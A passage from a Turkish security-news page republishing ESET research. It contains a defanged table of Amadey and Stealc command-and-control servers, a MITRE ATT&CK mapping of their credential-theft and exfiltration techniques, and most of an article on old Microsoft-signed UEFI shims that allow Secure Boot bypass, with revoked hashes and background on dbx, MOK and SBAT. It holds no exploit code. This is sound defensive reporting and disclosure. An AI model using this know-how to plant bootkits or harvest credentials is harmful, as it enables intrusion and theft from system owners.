| 188.114.96\[.\]1 | mi.overlapsnowbound\[.\]com | Cloudflare, Inc. | 2026‑04‑02 | Amadey C&C server. |
| 193.143.1\[.\]16 | N/A | RU-PROTON66-20191118 | 2026‑02‑24 | Amadey C&C server. |
| 194.26.192\[.\]191 | N/A | 1337 Services GmbH | 2026‑02‑20 | Stealc C&C server. |
| 196.251.107\[.\]130 | N/A | NTT America, Inc. | 2026‑04‑17 | Stealc C&C server. |
##
## MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *19. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [*T1583.004*](https://attack.mitre.org/versions/v19/techniques/T1583/004) | Acquire Infrastructure: Server | Amadey affiliates acquire servers to host C&C panels and support Amadey operations. |
| [*T1587.001*](https://attack.mitre.org/versions/v19/techniques/T1587/001) | Develop Capabilities: Malware | Amadey operators actively develop their malware and tools to support their monetization efforts. |
| [*T1588.001*](https://attack.mitre.org/versions/v19/techniques/T1588/001) | Obtain Capabilities: Malware | Amadey affiliates often acquire additional malware to be distributed to a compromised system. |
| [*T1608.001*](https://attack.mitre.org/versions/v19/techniques/T1608/001) | Stage Capabilities: Upload Malware | Amadey and Stealc affiliates can upload acquired malware to their infrastructure or third-party web services to distribute it. |
| **Initial Access** | [*T1195*](https://attack.mitre.org/versions/v19/techniques/T1195) | Supply Chain Compromise | Amadey and Stealc are distributed through trojanized, cracked software installers. |
| **Execution** | [*T1059.003*](https://attack.mitre.org/versions/v19/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | Amadey uses cmd.exe to support its operation and can execute arbitrary CMD script files. |
| [*T1106*](https://attack.mitre.org/versions/v19/techniques/T1106) | Native API | Amadey utilizes various Windows API functions throughout its execution. |
| [*T1129*](https://attack.mitre.org/versions/v19/techniques/T1129) | Shared Modules | Amadey can load additional credential stealer and clipper plugins to enhance its capabilities. |
| [*T1204.002*](https://attack.mitre.org/versions/v19/techniques/T1204/002) | User Execution: Malicious File | Amadey and Stealc are distributed as a PE file to be executed by the victim. |
| **Persistence** | [*T1136.001*](https://attack.mitre.org/versions/v19/techniques/T1136/001) | Create Account: Local Account | Amadey can create an administrative account on a compromised system. |
| [*T1547.001*](https://attack.mitre.org/versions/v19/techniques/T1547/001) | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | Amadey can establish persistence for newly downloaded malware by creating a registry Run key. |
| **Stealth** | [*T1027.015*](https://attack.mitre.org/versions/v19/techniques/T1027/015) | Obfuscated Files or Information: Compression | Amadey can download, decompress, and execute payloads delivered in ZIP archives. |
| [*T1055.002*](https://attack.mitre.org/versions/v19/techniques/T1055/002) | Process Injection: Portable Executable Injection | Amadey can inject a downloaded payload into its child process. |
| [*T1480*](https://attack.mitre.org/versions/v19/techniques/T1480) | Execution Guardrails | Amadey and Stealc check the keyboard layout and abort execution if it matches a CIS country. |
| [*T1140*](https://attack.mitre.org/versions/v19/techniques/T1140) | Deobfuscate/Decode Files or Information | Amadey and Stealc encrypt their strings, network traffic, and downloaded payloads. |
| [*T1218.007*](https://attack.mitre.org/versions/v19/techniques/T1218/007) | Signed Binary Proxy Execution: Msiexec | Amadey can download and execute an additional payload distributed in an MSI package. |
| [*T1218.011*](https://attack.mitre.org/versions/v19/techniques/T1218/011) | Signed Binary Proxy Execution: Rundll32 | Amadey can download and load an additional DLL file using rundll32.exe. |
| [*T1027*](https://attack.mitre.org/versions/v19/techniques/T1027) | Obfuscated Files or Information | The majority of strings in Stealc (C&C addresses, URLs, configuration parameters) are RC4 encrypted within the binary. |
| [*T1036*](https://attack.mitre.org/versions/v19/techniques/T1036) | Masquerading | Stealc masquerades as a legitimate binary. |
| **Credential Access** | [*T1552.001*](https://attack.mitre.org/versions/v19/techniques/T1552/001) | Unsecured Credentials: Credentials In Files | Amadey and Stealc can harvest credentials from various applications, such as crypto wallets and FTP and messaging clients. |
| [*T1552.002*](https://attack.mitre.org/versions/v19/techniques/T1552/002) | Unsecured Credentials: Credentials in Registry | Amadey can harvest application credentials stored in the registry, such as those from Outlook and the WinSCP client. |
| [*T1555.003*](https://attack.mitre.org/versions/v19/techniques/T1555/003) | Credentials from Password Stores: Credentials from Web Browsers | Stealc and Amadey can harvest credentials from various Web Browsers. |
| [*T1528*](https://attack.mitre.org/versions/v19/techniques/T1528) | Steal Application Access Token | Stealc targets application tokens (e.g., crypto wallets, messaging apps). |
| [*T1539*](https://attack.mitre.org/versions/v19/techniques/T1539) | Steal Web Session Cookie | Stealc harvests browser cookies alongside credentials. |
| [*T1555*](https://attack.mitre.org/versions/v19/techniques/T1555) | Credentials from Password Stores | Stealc targets browser-stored credentials (passwords, autofill data). |
| **Discovery** | [*T1012*](https://attack.mitre.org/versions/v19/techniques/T1012) | Query Registry | Amadey reads various data from the registry, such as data to harvest, Windows version, and keyboard layout. |
| [*T1016*](https://attack.mitre.org/versions/v19/techniques/T1016) | System Network Configuration Discovery | Amadey and Stealc send information about the compromised system’s network setup to their C&C servers. |
| [*T1033*](https://attack.mitre.org/versions/v19/techniques/T1033) | System Owner/User Discovery | Amadey and Stealc send the victim’s username to their C&C servers. |
| [*T1057*](https://attack.mitre.org/versions/v19/techniques/T1057) | Process Discovery | Amadey’s credential stealer plugin enumerates running processes to identify targeted applications. Stealc also enumerates running processes during its initial execution stage. |
| [*T1082*](https://attack.mitre.org/versions/v19/techniques/T1082) | System Information Discovery | Amadey and Stealc send various system information, such as the Windows version, the computer name, and other metadata to their C&C servers. |
| [*T1083*](https://attack.mitre.org/versions/v19/techniques/T1083) | File and Directory Discovery | Amadey and Stealc search the file system to discover interesting files to harvest, security products, and other artifacts of interest. |
| [*T1518.001*](https://attack.mitre.org/versions/v19/techniques/T1518/001) | Software Discovery: Security Software Discovery | Amadey checks the system for a set of security products and reports those installed to its C&C server. |
| [*T1614.001*](https://attack.mitre.org/versions/v19/techniques/T1614/001) | System Location Discovery: System Language Discovery | Amadey and Stealc check the system keyboard layout/locale to implement CIS-country execution blocks. |
| **Collection** | [*T1113*](https://attack.mitre.org/versions/v19/techniques/T1113) | Screen Capture | Amadey and Stealc can capture a screenshot when instructed to do so. |
| [*T1119*](https://attack.mitre.org/versions/v19/techniques/T1119) | Automated Collection | Amadey uses its credential stealer plugin to collect and exfiltrate credentials from various applications. Stealc’s credential collection is fully automated and policy-driven via the C&C-supplied configuration. |
| [*T1005*](https://attack.mitre.org/versions/v19/techniques/T1005) | Data from Local System | Stealc collects files matching operator-defined patterns from the local file system via the configurable file grabber. |
| **Command and Control** | [*T1008*](https://attack.mitre.org/versions/v19/techniques/T1008) | Fallback Channels | Amadey’s configuration may contain up to three C&C servers in case the primary one becomes inaccessible. |
| [*T1071.001*](https://attack.mitre.org/versions/v19/techniques/T1071/001) | Application Layer Protocol: Web Protocols | Amadey communicates with its C&C server over HTTP. Stealc communicates over HTTP(S) using a JSON-based protocol. |
| [*T1132.001*](https://attack.mitre.org/versions/v19/techniques/T1132/001) | Data Encoding: Standard Encoding | Amadey uses hexadecimal and base64 encodings for transferred data. Stealc uses base64 for exfiltrated data on top of RC4 encryption. |
| [*T1219.002*](https://attack.mitre.org/versions/v19/techniques/T1219/002) | Remote Access Software: Remote Desktop Software | Amadey supports remote control of compromised systems via its VNC plugin or through an RDP connection. |
| [*T1573.001*](https://attack.mitre.org/versions/v19/techniques/T1573/001) | Encrypted Channel: Symmetric Cryptography | Amadey and Stealc use the RC4 cipher for encrypting C&C communications. |
| **Exfiltration** | [*T1020*](https://attack.mitre.org/versions/v19/techniques/T1020) | Automated Exfiltration | Amadey and Stealc exfiltrate collected data to their C&Cs fully automatically without operator interaction. |
| [*T1041*](https://attack.mitre.org/versions/v19/techniques/T1041) | Exfiltration Over C2 Channel | Amadey and Stealc exfiltrate collected data to their C&C servers. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [Unutulan UEFI ara katmanları, Güvenli Önyükleme’yi atlatıyor](https://antivirus.com.tr/unutulan-uefi-ara-katmanlari-guvenli-onyuklemeyi-atlatiyor/)
**Published:** Temmuz 27, 2026
**Author:** ESET
**Excerpt:** ESET, on yıl öncesine ait güvenlik açıklarından yararlanarak UEFI Güvenli Önyükleme'yi atlatmasını sağlayan, UEFI ara katman önyükleyiciler keşfetti
**Content:**
ESET araştırmacıları, saldırganların on yıl öncesine ait güvenlik açıklarından yararlanarak UEFI Güvenli Önyükleme’yi atlatmasına olanak tanıyan, Microsoft tarafından imzalanmış 11 adet güvenlik açığı bulunan UEFI ara katman önyükleyicisi keşfetti
ESET araştırmacıları, 0.9 ve daha eski sürümlerdeki 11 adet eski ve unutulmuş UEFI ara katman önyükleyicisini tespit etti. Bu ara katmanlar, yüklü işletim sisteminden (OS) bağımsız olarak, Microsoft’un Microsoft Corporation UEFI CA 2011 üçüncü taraf UEFI sertifika yetkilisi (CA) sertifikasına güvenen herhangi bir UEFI tabanlı makinede UEFI Güvenli Önyükleme’yi atlatmak için kullanılabilir. Bildirilen ara katmanlar, sistem önyüklemesi sırasında güvenilmeyen kodları çalıştırmak için istismar edilebilir; bu da saldırganların, UEFI Güvenli Önyükleme’nin etkin olduğu sistemlerde bile kötü amaçlı UEFI bootkit’leri ([*Bootkitty*](https://www.welivesecurity.com/en/eset-research/bootkitty-analyzing-first-uefi-bootkit-linux/), [*HybridPetya*](https://www.welivesecurity.com/en/eset-research/introducing-hybridpetya-petya-notpetya-copycat-uefi-secure-boot-bypass/) veya [*BlackLotus*](https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/) gibi) yerleştirmelerine olanak tanır. Bulgularımızı Şubat 2026’da CERT/CC’ye bildirdik ve güvenlik açığı bulunan UEFI uygulamaları, Microsoft’un 9 Haziran 2026 tarihli Patch Tuesday güncellemesinde iptal edildi.
Bildirilen ara katmanları kapsamak üzere bu vakaya iki CVE kimliği atanmış olsa da ([*CVE-2026-8863*](https://www.cve.org/CVERecord?id=CVE-2026-8863) ve [*CVE-2026-10797*](https://www.cve.org/CVERecord?id=CVE-2026-10797)), bildirilen her bir ara katmanın istismar edilmesi, bu eski ara katmanlarda doğrudan bulunabilecek bir veya iki hatayla sınırlı değildir. Aslında, saldırı yüzeyi, ara katmanların güvenilir ikinci aşama önyükleyicileri (çoğunlukla [*GRUB 2*](http://www.gnu.org/software/grub/grub.html)) tarafından genişletilmektedir. Bu önyükleyiciler, ara katmanların kendisi gibi, bilinen güvenlik açıkları içeren eski sürümleri barındırabilir. Keşfedilen ara katmanlar, PC tanılama yazılımları, Linux dağıtımları ve diğer UEFI tabanlı yardımcı programlar dâhil olmak üzere çeşitli araçlardan veya yazılım paketlerinden gelmektedir. Önemli bir nokta olarak, saldırganlar Microsoft’un üçüncü taraf UEFI sertifikası kayıtlı herhangi bir UEFI sistemine kendi güvenlik açığı bulunan ara katman kopyalarını yükleyebildikleri için istismar sadece etkilenen yazılım veya işletim sisteminin kurulu olduğu sistemlerle sınırlı değildir.
Bildirilen ara katmanlara dayanan yazılım ürünlerinin tam listesi ve etkilenen sürümleri, [*CERT/CC’nin Güvenlik Açığı Notu*](https://kb.cert.org/vuls/id/616257)’nda mevcuttur. ESET araştırmacılarının raporuna yanıt olarak, aşağıdaki PE [*Authenticode*](https://learn.microsoft.com/en-us/windows-hardware/drivers/install/authenticode) hash değerlerine sahip UEFI ara katman önyükleyicileri, Microsoft’un[ *9*](https://msrc.microsoft.com/update-guide/releaseNote/2026-Jun) [*Haziran Salı Güncellemesi*](https://msrc.microsoft.com/update-guide/releaseNote/2026-Jun) kapsamında yayımlanan dbx güncellemesinde iptal edilmiştir:
- AE75F0D82BA3DF824FBFC69340CC3B4D66C598373B1AB54CDB6C8BFD83A6B961
- 7B2A3F5C96F95BD8086CE54B0825E300F9C8F11FE3401BB631B3215C8DE9EB10
- EB86FA1386FE6E4533B8B938DCC1250616D2F1C14C15E2FCF80834A161018A0A
- FD23D6E57DE6F4E1F9D7118DA1C5F31A8AF6BE5E5D9E8170F9493447268D50C5
- A0DE9333442C1BF9349A460141AE5E80F911955C6506040FA3D021BF6C1AE3E4
- 95B6D71FC0C0F8C5E1533A37AEF92CF6B0C961E2CC612A97117FA6759CE5FC06
- 236A9CB0D71951C36398A32EB660CE2CD4A52CCFA7CF751CC6A35D9DE549E19B
- 5E594C448760A3135B1A3A83E07A4F2E6FBE49414EF2C7CAB1CBA77F284FA63B
- 8A964D5F8373948D20A1D4296FB92E545DAD4617A0C810F3B934B53D98AE8963
- 410260B1B6F5AF5FBEEB9EA3220658435E876CB3247126EE907A437F312DB373
- 96275DFD6282A522B011177EE049296952AC794832091F937FBBF92869028629
**Bu blog yazısının ana noktaları:**
- ESET araştırmacıları, UEFI tabanlı sistemlerin çoğunda UEFI Güvenli Önyükleme özelliğinin atlanmasına olanak tanıyan, Microsoft tarafından imzalanmış 11 eski UEFI uygulamasını keşfetti.
- Bu güvenlik açığı bulunan uygulamalardan birini istismar eden bir saldırgan, sistem önyüklemesi sırasında güvenilir olmayan kod çalıştırabilir ve bu sayede kötü amaçlı UEFI bootkit’leri veya diğer kötü amaçlı yazılımların yüklenmesini sağlayabilir.
- Saldırganlar, Microsoft üçüncü taraf UEFI sertifikası kayıtlı herhangi bir UEFI sistemine kendi güvenlik açığı bulunan ikili dosyalarını yükleyebildikleri için istismar sadece etkilenen yazılım veya işletim sisteminin kurulu olduğu sistemlerle sınırlı değildir.
- Microsoft üçüncü taraf UEFI imzalama özelliğinin etkin olduğu tüm UEFI sistemleri bu sorundan etkilenmektedir (Windows 11 Secured-core PC’lerde bu seçenek varsayılan olarak devre dışı bırakılmış olmalıdır).
- Güvenlik açığı bulunan ikili dosyalar, Microsoft tarafından 9 Haziran 2026 Patch Tuesday güncellemesinde iptal edilmiştir.
Aşağıda koordineli açıklama zaman çizelgesi yer almaktadır. Güvenlik açığı açıklama sürecinin koordinasyonunda yardımları için CERT/CC’ye ve güvenlik açığı açıklama ve düzeltme süreci boyunca sorunsuz ve şeffaf iletişim ve iş birliği için etkilenen satıcılara teşekkür ederiz. Sistemlerinizi bu tehdide karşı korumak için en son Microsoft dbx güncellemelerini yükleyin. Bunun nasıl yapılacağına ilişkin talimatlar, *Koruma ve algılama* bölümünde bulunabilir.
**Koordineli açıklama zaman çizelgesi:**
- 16 Şubat 2026 – ESET, bulgularını bir kavram kanıtı ile birlikte CERT/CC’ye bildirdi.
- 18 Mart 2026 – dbx güncellemesi ve kamuya açıklama tarihi 19 Mayıs 2026 (Microsoft’un Mayıs Patch Tuesday’i) olarak belirlendi.
- 30 Mart 2026 – dbx güncellemesi ve kamuya açıklama tarihi 9 Haziran 2026’ya (Microsoft’un Haziran Patch Tuesday’i) ertelendi.
- 9 Haziran 2026 – Microsoft’un Haziran Patch Tuesday güncellemesi, CERT/CC [Güvenlik Açığı Notu](https://kb.cert.org/vuls/id/616257) yayımlandı.
- 14 Temmuz 2026 – ESET blog yazısı yayımlandı.
## UEFI ara katman önyükleyicisi ve UEFI Güvenli Önyükleme
Bu tür güvenlik açığı barındıran ara katmanların UEFI Güvenli Önyükleme ile korunan sistemler üzerinde yaratabileceği etkiyi anlamak için UEFI Güvenli Önyükleme’nin nasıl çalıştığını ve imzalı UEFI ara katman önyükleyicilerin Güvenli Önyükleme güven zincirini nasıl genişlettiğini anlamamız gerekir. Bu bölümde, UEFI Güvenli Önyükleme’nin temellerini, UEFI ara katmanlarının UEFI Güvenli Önyükleme güven zincirini nasıl genişlettiğini ve ara katmanlarla ilgili iki özelliği ele alacağız: Makine Sahibi Anahtarı (MOK) ve Güvenli Önyükleme Gelişmiş Hedefleme (SBAT). Teoriye zaten aşina olanlar için doğrudan “Eski ara katmanları kullanarak Güvenli Önyüklemeyi atlama” bölümüne geçebilirsiniz.
### UEFI Güvenli Önyükleme
**Şekil 1** ‘de gösterildiği gibi, UEFI bellenimi bir önyükleme uygulamasını (Windows Önyükleme Yöneticisi veya bir UEFI ara katman gibi) yüklediğinde, ikili dosyayı iki Güvenli Önyükleme veri tabanına göre doğrular:
- db (izin verilen sertifikalar ve Authenticode hash’leri) ve
- dbx (yasaklanmış sertifikalar ve Authenticode hash’leri).
Şekil 1 . UEFI Güvenli Önyükleme basitleştirilmiş şeması (kaynak: [*UEFI Bootkits and Where UEFI Security Fails*](https://static.rainfocus.com/rsac/us24/sess/1697270793852001dpne/finalwebsite/2024_USA24_HTA-T09_01_UEFI-Bootkits-and-Where-UEFI-Security-Fails_1713983196427001MzOd.pdf), s. 48)
Görüntü, db tarafından güvenilir olarak kabul edilmeli ve dbx’te listelenmemelidir. Aksi takdirde, önyükleme yöneticisi görüntüyü çalıştırmak yerine bir güvenlik ihlali tetikler. UEFI Güvenli Önyükleme’nin etkin olduğu yeni satın alınan cihazlarda bunun kullanıma hazır olarak çalışmasını sağlamak için çoğu OEM, db veri tabanına bir dizi Microsoft UEFI sertifikası kaydeder; bunlar şunlardır:
- Microsoft Windows Production PCA 2011 ve Windows UEFI CA 2023 (Microsoft’un kendi UEFI önyükleme uygulamalarını imzalamak için kullanılır; 2011 tarihli sertifika, BlackLotus ile ilgili güvenlik açıkları nedeniyle [*yakında dbx’e eklenecektir*](https://support.microsoft.com/en-us/topic/how-to-manage-the-windows-boot-manager-revocations-for-secure-boot-changes-associated-with-cve-2023-24932-41a975df-beb2-40c1-99a3-b3ff139f832d)).
- Microsoft Corporation UEFI CA 2011 ve Microsoft UEFI CA 2023 (Linux ara katmanları, kurtarma araçları ve disk şifreleme yardımcı programları gibi üçüncü taraf UEFI önyükleme yazılımlarını imzalamak için kullanılır).
Bu, önyükleme zamanı yazılımlarının varsayılan olarak UEFI Güvenli Önyükleme ile uyumlu olmasını isteyen herkesin, Windows Donanım Geliştirme Merkezi aracılığıyla imzalama için ikili dosyalarını Microsoft’a gönderebileceği anlamına gelir; onaylandıktan sonra imzalanmış dosyalar, UEFI sistemlerinin büyük çoğunluğunda güvenilir hâle gelir. Sonuç olarak, Microsoft, çoğu UEFI tabanlı cihazın güvenliğini sağlamada merkezi bir rol oynar ve önyükleme sırasında neyin çalıştırılmasına izin verileceğini ve neyin verilmeyeceğini fiilen belirler.
### **UEFI iptal (dbx)**
UEFI Güvenli Önyükleme’nin iptal tasarımı basittir: Daha önce güvenilir kabul edilen bir önyükleme uygulamasının (PE Authenticode hash’i veya onu imzalayan sertifikanın db’de mevcut olduğu bir uygulama) güvenlik açığı olduğu ortaya çıktığında, bu uygulamanın PE Authenticode hash’i, Microsoft tarafından yönetilen yasaklanmış imzalar veri tabanı olan dbx’e eklenir (dbx’in en son içeriği genellikle [*Microsoft’un GitHub deposunda*](https://github.com/microsoft/secureboot_objects/tree/main/PostSignedObjects/DBX) yayımlanır). Sertifikaların kendileri ise yalnızca nadiren iptal edilir.
Güvenli Önyükleme’nin tanıtıldığı dönemde, güvenlik açığı bulunan tek tek ikili dosyaları hash değerlerine göre iptal etme fikri makul görünebilirdi; ancak [*BootHole*](https://eclypsium.com/research/theres-a-hole-in-the-boot/) ve [*BlackLotus*](https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/) gibi vakalar, bu yaklaşımın ideal olmaktan uzak olduğunu göstermektedir. Temel sorun ölçekle ilgilidir ve bu durum, Red Hat Önyükleyici Ekibi’nin [*SBAT*](https://github.com/rhboot/shim/blob/main/SBAT.md) önerisi/spesifikasyonunda çok iyi bir şekilde ifade edilmiştir:
Son zamanlarda meydana gelen “BootHole” güvenlik olayı [CVE-2020-10713](https://nvd.nist.gov/vuln/detail/CVE-2020-10713) kapsamında, popüler x64 mimarisinde UEFI Secure Boot iptal veri tabanı dbx’e 3 sertifika ve 150 görüntü hash’i eklendi. Bu tek iptal olayı, UEFI platformlarında genellikle mevcut olan 32 kB’lik iptal depolama alanının 10 kB’sini, yani yaklaşık üçte birini tüketmektedir. UEFI’nin iptal listelerini birleştirme şekli nedeniyle bu olay ve önceki iptal olayları bir araya geldiğinde dbx’in boyutu neredeyse 15 kB’ye ulaşarak kapasitenin %50’sine yaklaşabilir.
BlackLotus ile ilgili güvenlik açığı bulunan Windows Önyükleme Yöneticisi ikili dosyalarının kullanımdan kaldırılmasıyla dbx kapasitesi üzerindeki aynı baskı tekrar ortaya çıktı. Bu iki durum, Microsoft’u iş ortaklarıyla birlikte, yaygın olarak kullanılan iki Güvenli Önyükleme uyumlu önyükleyiciden birine bağlı olan, sürüm tabanlı ek iptal mekanizmaları getirmeye sevk etti:
- [*Secure Boot Advanced Targeting*](https://github.com/rhboot/shim/blob/main/SBAT.md) (SBAT) – Linux için bir UEFI önyükleyici olan ara katman tarafından[ *15.3 sürümünden*](https://github.com/rhboot/shim/releases/tag/15.3) itibaren kullanılır.
- Microsoft’un Güvenli Önyükleme Güvenlik Sürüm Numarası (SVN) – Windows Önyükleme Yöneticisi tarafından kullanılır (Nisan 2024’te yayımlanmıştır) – [*Bill Demirkapi’nin \*Booting with Caution\* adlı*](https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2024_05_OffensiveCon/OffensiveCon24_Booting_With_Caution_BDemirkapi.pdf) kitabının[ *62. sayfasında*](https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2024_05_OffensiveCon/OffensiveCon24_Booting_With_Caution_BDemirkapi.pdf) “Gömülü Güvenli Sürüm Bilgisi Yoluyla İptal (REVISE)[*”*](https://github.com/microsoft/MSRC-Security-Research/blob/master/presentations/2024_05_OffensiveCon/OffensiveCon24_Booting_With_Caution_BDemirkapi.pdf) olarak da anılmaktadır; ancak bu isim ve kısaltma, resmî Microsoft belgelerinde kullanılmıyor gibi görünmektedir.
Kısacası, dbx *ikili dosyaları* iptal ederken SBAT ve Microsoft’un Güvenli Önyükleme SVN’si *sürümleri* iptal eder. Bu sürüm tabanlı iptal mekanizmalarından birini destekleyen bir UEFI uygulamasında bir güvenlik açığı bulunduğunda, gerçekten engellenmesi gereken şey, *sorunlu sürüm dâhil olmak üzere ona kadar olan tüm derlemelerdir* – ve *bu*, uzun bir hash listesinden çok daha kolay bir şekilde bir sürüm numarasıyla tespit edilebilir. SBAT hakkında daha fazla bilgiyi, *Secure Boot Advanced Targeting (SBAT)*bölümünde bulabilirsiniz.
## UEFI ara katman önyükleyicisi ve UEFI Güvenli Önyükleme
UEFI Güvenli Önyüklemeyi destekleyen Linux dağıtımlarında, yukarıda açıklanan ve Microsoft anahtarları üzerine kurulu Güvenli Önyükleme mekanizması bazı zorluklar yaratır. Her Linux dağıtımı kendi önyükleyici ikili dosyalarını oluşturur ve her birinin farklı bir hash değeri vardır. Her Linux önyükleyicisinin doğrudan Microsoft tarafından imzalanmasını sağlamak, tüm Linux dağıtımları genelinde sürdürülmesi açısından yavaş, bürokratik ve pratik olmayan (hatta imkânsız) bir işlem olurdu.
Bu sorunun çözümü bir “ara katman”dır. Microsoft’un tek seferlik olarak inceleyip imzalayabileceği, küçük ve minimal bir ilk aşama önyükleyicidir; bu önyükleyici, daha sonra Linux dağıtımına özgü önyükleme yığınının geri kalanı için – genellikle GRUB 2 ve Linux çekirdeği – ikincil bir güven dayanağı oluşturur. Bu güven dayanağı, Microsoft tarafından imzalanmadan önce ara katman ikili dosyasına eklenen ve “satıcı sertifikası” (dağıtım satıcısı tarafından yönetilen) olarak adlandırılan başka bir sertifikadır.
Ara katman kullanan, Güvenli Önyükleme özelliği etkin bir Linux sistemindeki basitleştirilmiş önyükleme akışı, adresindeki **Şekil 2** gösterilmiştir.
Şekil 2 . Linux sistemlerinde basitleştirilmiş UEFI önyükleme akışı
UEFI bellenimi, ara katmanı yükler ve imzasını bellenimde depolanan Microsoft CA’sına (db değişkeni) göre doğrular. Ardından ara katman devreye girer ve ikinci aşama önyükleyiciyi (genellikle GRUB 2) kendi gömülü satıcı sertifikasına göre doğrular. Örneğin, Debian için Debian’ın UEFI anahtarı, Ubuntu için Canonical’ın UEFI anahtarı veya RHEL ve Fedora için Red Hat’in anahtarı. GRUB 2 ise kontrolü devretmeden önce aynı satıcı sertifikasını kullanarak çekirdeği doğrular. Her adım, kendinden önceki adım tarafından kriptografik olarak onaylanır.
Bu dolaylı yapı, bir Linux dağıtımının her güncelleme için Microsoft’a başvurmaya gerek kalmadan, önyükleyici ve çekirdek güncellemelerini kendi satıcı anahtarıyla imzalayarak hızla yayımlayabileceği anlamına gelir. Yalnızca ara katman (shim) Microsoft’un imzasını gerektirir ve bu da nadiren değişir.
Satıcı sertifikasına ek olarak, ara katman genellikle yalnızca o belirli ara katman derlemesi/ikili dosyasıyla ilişkili başka bir yerleşik sertifika içerir. Bu sertifika genellikle “ara katman sertifikası” olarak adlandırılır ve ara katmanın derleme aşamasında oluşturulabilen yardımcı programlarının (örneğin, MOK’ları yönetmek için kullanılan ve aşağıda daha ayrıntılı olarak açıklanan MokManager veya ara katmanın [*yedek*](https://www.rodsbooks.com/efi-bootloaders/fallback.html) mekanizması gibi) bütünlüğünü imzalamak ve doğrulamak için kullanılır.
### Makine Sahibi Anahtarı (MOK)
Ara katmanlardan bahsederken bir ara katmanın kullanıcı tarafından yönetilen ve [*Makine Sahibi Anahtarları*](https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/additional_secure_boot_chain_implementations/machine_owner_key_mok) (MOK’lar) olarak bilinen harici anahtarları kullanmasına olanak tanıyan bir başka önemli mekanizmayı da göz ardı edemeyiz. Bir MOK izin listesi (bunu UEFI db veri tabanının ara katmana özgü bir “uzantısı” olarak düşünün), MokList adlı önyükleme amaçlı bir NVRAM değişkeninde saklanır; yasak listesi ise (UEFI dbx veri tabanının ara katmana özgü “uzantısı”) MokListX adlı önyükleme amaçlı bir NVRAM değişkeninde saklanır; UEFI Güvenli Önyükleme’nin etkin olduğu bir sistemde her iki değişkeni de değiştirmek için fiziksel erişim gereklidir. (sadece önyükleme amaçlı değişkenler, işletim sistemi yükleyicisi UEFI önyükleme hizmetleri işlevi *[ExitBootServices’i](https://uefi.org/specs/UEFI/2.9_A/07_Services_Boot_Services.html#efi-boot-services-exitbootservices)* çağırmadan önce, yalnızca önyükleme sırasında değiştirilebilir). Listeleri yönetmek için ara katman, MokManager UEFI uygulamasını kullanır. MOK’ların nasıl yönetileceğine dair bir kılavuz [*burada*](https://www.rodsbooks.com/efi-bootloaders/secureboot.html#mokutil) bulunabilir. **Şekil 3** , bir MOK’un ara katmanın UEFI Güvenli Önyükleme güven zincirini nasıl genişlettiğini göstermektedir.
Şekil 3 . Linux sistemlerinde basitleştirilmiş UEFI önyükleme akışı (Makine Sahibi Anahtarı ile)
[*BlackLotus*](https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/) ve [*Bootkitty*](https://www.welivesecurity.com/en/eset-research/bootkitty-analyzing-first-uefi-bootkit-linux/) ile ilgili bulgularımızda da belirttiğimiz gibi, MOK mekanizması tarafından kullanılan, yalnızca önyükleme sırasında etkin olan NVRAM değişkenlerinin kimlik doğrulaması gerektirmeyen yapısı nedeniyle bootkit’ler UEFI Güvenli Önyükleme’yi başarıyla atlattıktan sonra kalıcılık sağlamak amacıyla MOK’ları kötüye kullanma eğilimindedir.
### Güvenli Önyükleme gelişmiş hedefleme (SBAT)
[*SBAT’ı*](https://github.com/rhboot/shim/blob/main/SBAT.md) destekleyen her UEFI uygulaması (bileşeni), PE dosyasının özel bir .sbat bölümünde, ikili dosyanın kendisiyle aynı imzayla korunan küçük bir meta veri parçası taşır. Meta veri, bileşene bir ad verir (örneğin, shim veya grub) ve ona, her güvenlik düzeltmesi yayımlandığında artan bir nesil numarası atar.
Bu numaraları bir iptal mekanizmasına dönüştüren şey, UEFI sisteminin kendisindeki bir eşleştirme politikasıdır. SbatLevel adlı, yalnızca önyükleme sırasında kullanılan bir UEFI değişkeni, bilinen her bileşen için kabul edilebilir minimum nesil numarasını kaydeder. Önemli olan nokta, bu değişkenin firmware tarafından değil, ara katman tarafından yönetilmesi ve uygulanmasıdır; bu da dbx güncellemesine kıyasla daha hızlı iptal güncellemeleri yapılmasına olanak tanır. Ara katman, bu kuralı kendi içine gömer; bu sayede uygulama yalnızca harici değişkene bağlı kalmaz ve SbatLevel aracılığıyla sağlanan daha yeni kuralları da dâhil eder. Her önyüklemede ara katman, kendi SBAT meta verilerini kuralla karşılaştırarak doğrular, böylece güncel olmayan bir ara katmanın kendisini reddetmesi sağlanabilir. Ve ardından yüklediği her ikili dosyaya aynı testi uygular; nesil numarası kuralın gerektirdiği minimum değerin altına düşen her şeyi reddeder.
SBAT iptal örnekleri **Şekil 4** adresinde gösterilmiştir. Bunlar, SBAT iptallerinin tek kaynağı olan ara katman deposunda bulunan [*SbatLevel\_Variable.txt*](https://github.com/rhboot/shim/blob/main/SbatLevel_Variable.txt) dosyasından alınmıştır.
Şekil 4 . [*Shim depos*undaki](https://github.com/rhboot/shim/blob/main/SbatLevel_Variable.txt) en son SBAT iptalleri
Uygulanan seviye işletim sisteminden gizlenmez – ara katman, SbatLevel’ın salt okunur bir kopyasını SbatLevelRT adlı bir çalışma zamanı değişkeninde yayımlar. İşletim sistemi, o anda hangi iptal politikasının yürürlükte olduğunu inceleyebilir ancak bunu değiştiremez. Windows’ta aynı bilgiye HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecureBoot\\SBAT\\SbatLevel kayıt defteri değeri aracılığıyla da ulaşılabilir.
## Eski ara katmanlarını kullanarak UEFI Güvenli Önyükleme’yi atlatma
